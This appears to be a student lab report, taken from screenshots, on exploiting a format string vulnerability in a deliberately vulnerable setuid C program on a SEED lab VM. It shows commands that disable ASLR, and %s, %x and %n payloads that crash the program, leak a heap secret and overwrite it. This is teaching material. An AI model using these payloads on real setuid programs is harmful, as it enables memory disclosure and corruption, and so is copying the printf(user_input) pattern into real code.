
2.2. Task 2: Memory randomization:

The purpose of this task is to exclude the first scanf() statement and make it difficult for the attacker to attack with address randomization turned on. But when we turn off address randomization, we have to check if it is easy to attack.



```
/* vul_prog.c */
#include<stdio.h>
#include<stdlib.h>
#define SECRET1 0x44
#define SECRET2 0x55
int main(int argc, char *argv[])
{
        char user_input[100];
        int *secret;
        int int_input;
        int a, b, c, d; /* other variables, not used he
re.*/
        /* The secret value is stored on the heap */
        secret = (int *) malloc(2*sizeof(int));
        secret = (int *) malloc(2*sizeof(int));
        /* getting the secret */
        secret[0] = SECRET1; secret[1] = SECRET2;
        printf("The variable secret's address is 0x%8x
(on stack)\n",
        (unsigned int)&secret);
@
                                    1,1           Top
```


The vul_prog.c is modified to comment out the first scanf() statement that gets the decimal integer we used in Task 1. We assign an extra malloc statement to secret to cause the address of secret values to change.



```
        printf("The variable secret's address is 0x%8x
(on stack)\n",
        (unsigned int)&secret);
        printf("The variable secret's value is 0x%8x (o
n heap)\n",
        (unsigned int)secret);
        printf("secret[0]'s address is 0x%8x (on heap)\
n",
        (unsigned int)&secret[0]);
        printf("secret[1]'s address is 0x%8x (on heap)\
n",
        (unsigned int)&secret[1]);
//      printf("Please enter a decimal integer\n");
//      scanf("%d", &int_input); /* getting an input fr
om user */
        printf("Please enter a string\n");
        scanf("%s", user_input); /* getting a string fr
om user */
        /* Vulnerable place */
        printf(user_input);
        printf("\n");
                                     17,1-8        76%
```


The address randomization makes it difficult for the attacker to attack and with no scanf() statement, some operating system does not allow any kind of attack. So we turn off the address randomization, and repeat the Task 1 where we crash the program, print secret[1] value, modify secret[1] value and modify secret[1] value to a predetermined value.

We make sure we turn off address randomization. We comment the first scanf() statement. We compile and make it into a Set UID root owned program before we run it.




```
[03/04/20]seed@VM:~$ sudo su
root@VM:/home/seed# sysctl -w kernel.randomize_va_space
=0
kernel.randomize_va_space = 0
root@VM:/home/seed# exit
exit
[03/04/20]seed@VM:~$ vi vul_prog.c
[03/04/20]seed@VM:~$ ls -lrt vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 01:27 vul_prog
[03/04/20]seed@VM:~$ gcc vul_prog.c -o vul_prog
vul_prog.c: In function 'main':
vul_prog.c:30:9: warning: format not a string literal a
nd no format arguments [-Wformat-security]
   printf(user_input);
         ^

[03/04/20]seed@VM:~$ ls -lrt vul_prog
-rwxrwxr-x 1 seed seed 7556 Mar  4 23:12 vul_prog
[03/04/20]seed@VM:~$ sudo chown root vul_prog
[03/04/20]seed@VM:~$ sudo chmod 4755 vul_prog
[03/04/20]seed@VM:~$ ls -lrt vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 23:12 vul_prog
[03/04/20]seed@VM:~$
```

We run the program twice to by entering a random string to see if the secret[1] address changes. It does not change.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed34 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
gomi
gomi
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed34 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
goutami
goutami
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$
```


We then create a program write_string.c which writes a format string into a file called mystring and then compile this program.



```
[03/04/20]seed@VM:~$ vi write_string.c
[03/04/20]seed@VM:~$ gcc write_string.c -o write_string
write_string.c: In function ‘main’:
write_string.c:23:3: warning: implicit declaration of f
unction ‘write’ [-Wimplicit-function-declaration]
   write(fp, buf, size);
   ^

write_string.c:24:3: warning: implicit declaration of f
unction ‘close’ [-Wimplicit-function-declaration]
   close(fp);
   ^
```

Crash the program:

This time we try to send the format string input using a file mystring that is being created by the program write_string.c. We run the program write_string.c first and give several %s format string. It gives the output of the String length plus 4 we just entered. We run the vul_prog.c with mystring file as input and achieve the desired results.




```
[03/05/20]seed@VM:~$ ./write_string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
The string length is 34
[03/05/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffed34 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
Segmentation fault
[03/05/20]seed@VM:~$ 
```

Conclusion: If we turn off the address randomization, comment the first scanf() and include an extra malloc to the secret value, we are able to exploit the format string vulnerability in the same way as Task 1. We can crash the program and we ger Segmentation fault.


Print out the secret[1] value:

We run the program write_string.c again and give several |%x| format string. It gives the output of the String length plus 4 we just entered. We run the vul_prog.c with mystring file as input and achieve the desired results.



```
[03/04/20]seed@VM:~$ ./write_string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
The string length is 58
[03/04/20]seed@VM:~$ ./vul_prog < mystring
The variable secret's address is 0xbfffed34 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
�bfffed38|b7fff918|f0b5ff|bfffed5e|1|c2|bfffee54|bfffe
d5e|804b018|804b01c|257c7825|78257c78|7c78257c|257c7825
|78257c78|7c78257c|257c7825|78257c78|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$ 
```

We see from the screenshot that we are able to get the location where secret[1] value is present. We run write_string.c again and give the %s format string in that place where secret[1] value is there along with several %x in front. Then we run vul_prog.c again with mystring input file.




```
[03/04/20]seed@VM:~$ ./write_string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%s
The string length is 33
[03/04/20]seed@VM:~$ ./vul_prog < mystring
The variable secret's address is 0xbfffed34 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
�bfffed38|b7fff918|f0b5ff|bfffed5e|1|c2|bfffee54|bfffe
d5e|804b018|U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$ 
```


Conclusion: If we turn off the address randomization, comment the first scanf() and include an extra malloc to the secret value, we are able to exploit the format string vulnerability in the same way as Task 1. We can print out the secret[1] value as U and the attack is successful.

Modify the secret[1] value:

We run the program write_string.c again and give several %x format string and include %n in the location where secret[1] value is present. It gives the output of the String length plus 4 we just entered. We run the vul_prog.c with mystring file as input and achieve the desired results.



```
[03/06/20]seed@VM:~$ ./write_string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%n
The string length is 33
[03/06/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffed34 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
?bfffed38|b7fff918|f0b5ff|bfffed5e|1|c2|bfffee54|bfffe
d5e|804b018|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x45
[03/06/20]seed@VM:~$
```




```
[03/04/20]seed@VM:~$ ./write_string
%x%x%x%x%x%x%x%x%x%n
The string length is 24
[03/04/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffed34 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
?bfffed38b7fff918f0b5ffbfffed5e1c2bfffee54bfffed5e804b
018
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x3c
[03/04/20]seed@VM:~$
```

